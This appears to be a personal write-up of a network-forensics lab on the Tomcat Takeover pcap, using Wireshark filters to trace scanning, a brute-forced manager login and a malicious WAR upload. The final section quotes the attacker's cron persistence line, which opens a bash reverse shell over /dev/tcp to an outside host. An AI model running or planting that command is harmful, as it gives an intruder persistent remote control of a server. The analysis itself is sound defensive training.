
CyberDefenders: Tomcat Takeover Lab

The following writeup is for Tomcat Takeover on CyberDefenders, it involves investigating a pcap using Wireshark and NetworkMiner.

Scenario: Our SOC team has detected suspicious activity on one of the web servers within the company's intranet. In order to gain a deeper understanding of the situation, the team has captured network traffic for analysis. This pcap file potentially contains a series of malicious activities that have resulted in the compromise of the Apache Tomcat web server. We need to investigate this incident further.

Given the suspicious activity detected on the web server, the pcap analysis shows a series of request across various ports, suggesting a potential scanning behaviour. Can you identify the source IP address responsible for initiating these requests on our server?


I started off by navigating to Statistics > Conversations and clicked the IPv4 tab. The reason being that I want to see hosts which have sent a lot of packets:




Ethernet · 6 | IPv4 · 6 | IPv6 | TCP · 9465 | UDP · 3

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.0.0.105	10.0.0.255	2	545 bytes	2	545 bytes	0	0 bytes
10.0.0.106	224.0.0.251	1	160 bytes	1	160 bytes	0	0 bytes
10.0.0.115	10.0.0.105	136	25 kB	81	11 kB	55	14 kB
10.0.0.115	10.0.0.112	1,323	378 kB	769	73 kB	554	305 kB
10.0.0.115	224.0.0.251	1	87 bytes	1	87 bytes	0	0 bytes
14.0.0.120	10.0.0.112	19,607	2 MB	9,776	611 kB	9,831	931 kB

14.0.0.120 has sent a lot of packets to 10.0.0.112, so let's check this host out:



```
ip.addr == 14.0.0.120 and http
```




```
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.0.112    14.0.0.120    37148    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.0.112    14.0.0.120    37148    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.0.112    14.0.0.120    37148    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.0.112    14.0.0.120    37148    HTTP
10.0.0.112    14.0.0.120    37162    HTTP/X…
10.0.0.112    14.0.0.120    37178    HTTP
10.0.0.112    14.0.0.120    37190    HTTP
10.0.0.112    14.0.0.120    37204    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.0.112    14.0.0.120    37162    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
10.0.0.112    14.0.0.120    37644    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
10.0.0.112    14.0.0.120    37644    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
10.0.0.112    14.0.0.120    37644    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
10.0.0.112    14.0.0.120    37712    HTTP
14.0.0.120    10.0.0.112    8080     HTTP      10.0.0.112:…  gobuster/3.6
```

Based on the large amount of packets this host has sent, along with evidence of directory enumeration via the Gobuster user-agent, we can determine that the source IP 14.0.0.120 is responsible for scanning related activities.

Based on the identified IP address associated with the attacker, can you ascertain the city from which the attacker's activities originated?

Unfortunately, the MaxMind GeoIP database is unable to determine the origin city, therefore I used a free lookup tool to determine the city:



Geolocation data from IP2Location Product: DB6, 2024-12-1

IP ADDRESS: 14.0.0.120	ISP: ChinaNet Guangdong Province Network
COUNTRY: China	ORGANIZATION: Not available
REGION: Guangdong	LATITUDE: 23.1274
CITY: Guangzhou	LONGITUDE: 113.2646


Incorrect location? Contact IP2Location

view map


https://www.iplocation.net/ip-lookup

From the pcap analysis, multiple open ports were detected as a result of the attacker's scan. Which of these ports provide access to the web server admin panel?

I used a simple display filter that looks for "admin" within the request URI:



```
ip.addr == 14.0.0.120 and http and http.request.uri contains admin
```



Destination Port	Protocol	Host	User-Agent	Info
8080	HTTP	10.0.0.112:…	gobuster/3.6	GET /admin HTTP/1.1
8080	HTTP	10.0.0.112:…	gobuster/3.6	GET /admin-console HTTP/1.1


We can see that the port of the admin panel is 8080.

Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assist the attacker in this enumeration process?

We know previously that the attacker was using Gobuster for directory enumeration which is the answer.


Subsequent to their efforts to enumerate directories on our web server, the attacker made numerous requests trying to identify administrative interfaces. Which specific directory associated with the admin panel was the attacker able to uncover?

Let's start off by looking at what directories Gobuster was enumerating:




```
ip.addr == 14.0.0.120 and http.user_agent == gobuster/3.6
```

Take note of the first and last frame number of the packets, in this case 20089 > 20410. We can now search for packets within this rang that have a response code not equal to 404 (aka not found):



```
frame.number > 20089 and frame.number < 20410 and http.response.code != 404
```




```
Request URI
http://10.0.0.112:8080/
http://10.0.0.112:8080/examples
http://10.0.0.112:8080/docs/
http://10.0.0.112:8080/examples/servlets/index.html
http://10.0.0.112:8080/examples/websocket/index.xhtml
http://10.0.0.112:8080/host-manager
http://10.0.0.112:8080/examples/jsp/index.html
http://10.0.0.112:8080/examples/jsp/snp/snoop.jsp
http://10.0.0.112:8080/host-manager/html/*
http://10.0.0.112:8080/manager
http://10.0.0.112:8080/host-manager/html
http://10.0.0.112:8080/manager/html
http://10.0.0.112:8080/manager/html/*
http://10.0.0.112:8080/manager/jmxproxy
http://10.0.0.112:8080/manager/status/*
http://10.0.0.112:8080/manager/status.xsd
http://10.0.0.112:8080/manager/jmxproxy/*
```

Here we can find /manager, which is the directory for the admin panel in apache tomcat.


Upon accessing the admin pane, the attacker made attempts to brute-force the login credentials. From the data, can you identify the correct username and password combination that the attacker successfully used for authorisation?

We can look for basic HTTP authorisation packets using the following display filter:



```
http.authorization
```


Seeing as the attacker was successful in brute forcing the creds, we can simply look at the last packet in the results and find the credentials within the packet details pane:



```
Credentials: admin:tomcat
```


Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

Let's start by looking for POST requests:



```
ip.addr == 14.0.0.120 and http.request.method == POST
No.    Time                 Source      Destination  Destination Port  Protocol  Host          User-Agent
 20616 2023-09-10 18:22:14  14.0.0.120  10.0.0.112   8080              HTTP      10.0.0.112:…  Mozilla/5.0 (X11; Linux x86_64; rv:109.0) G…
```

Fortunately for us there is only one POST request made by the attacker. If we follow the TCP stream of this packet, we can see the filename of the reverse shell:




```
-----------------------------309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK.........r*W...............WEB-INF/PK.........r*W.*.............WEB-INF/web.xmlm..
.0.....5g..q.Z.......'.#bJ..&...7B..o....7k...U........|.... :..pg..+...b.
.."...6<.J...I..U.R.0
....+%x..+...#...!7c..1......i)13.v...2.v'6.!........r.\..y...WO%.VJ.k......?..?..PK.........r*W..T.D...........rzpmxxmm.jsp}TQk.0.~....
........l+{..Z...J....k.%#.q...^.......+.}.}w:.....x...R*....MLy,..spq7.=....#a&G..M...  @.c.ai.......#....H5..-.Z..~.~..2-..^4.ce....b..
.A2H... l.Z...3M...`.1......[..Zq..F..T%....*.Pa.l.A..58......W1c      o..........N...>i.^...u.B.8.x..J[D......6.D&.c..F....:..f.....c..G
.6...s......]_S7t...0..%..k.w0.3;...)Z.rO.......J.....j.Il....m..aR.B.....e.
.S;.^yn^4.Rc.......]i.....os...v.%`b
..9........].,.....%*.N.i.F\`.R#.d..>v.......         j....B.".2......y.G.....:.l.{@.q...).-6l.ye...t......`>..3.z.L.f.M....}.....s%.+.5.
..!k..^)>.t...4....]).N}m...%....j.+C..............@....PK...........r*W.............................WEB-INF/PK...........r*W.*.........
..............&...WEB-INF/web.xmlPK...........r*W..T.D.....................
...rzpmxxmm.jspPK..............x.....
-----------------------------309854885940911807712888696060--
```

Upon successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their persistence?

There are multiple ways to do this, like for example, simply searching for command commands executed to maintain persistence, however, seeing as its likely the attacker executed commands soon after they received a connection from the reverse shell, we can just scroll through the packet streams:

Stream 9460

Stream 9461



```
whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

As you can see, the command executed for persistence is

- /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

For context, the attacker has created a cron job that runs the reverse shell command every minute.

I enjoyed this lab a lot, learning a fair bit about web enumeration and exploitation in this process. If you are relatively new to Wireshark, I highly recommend exploring this lab.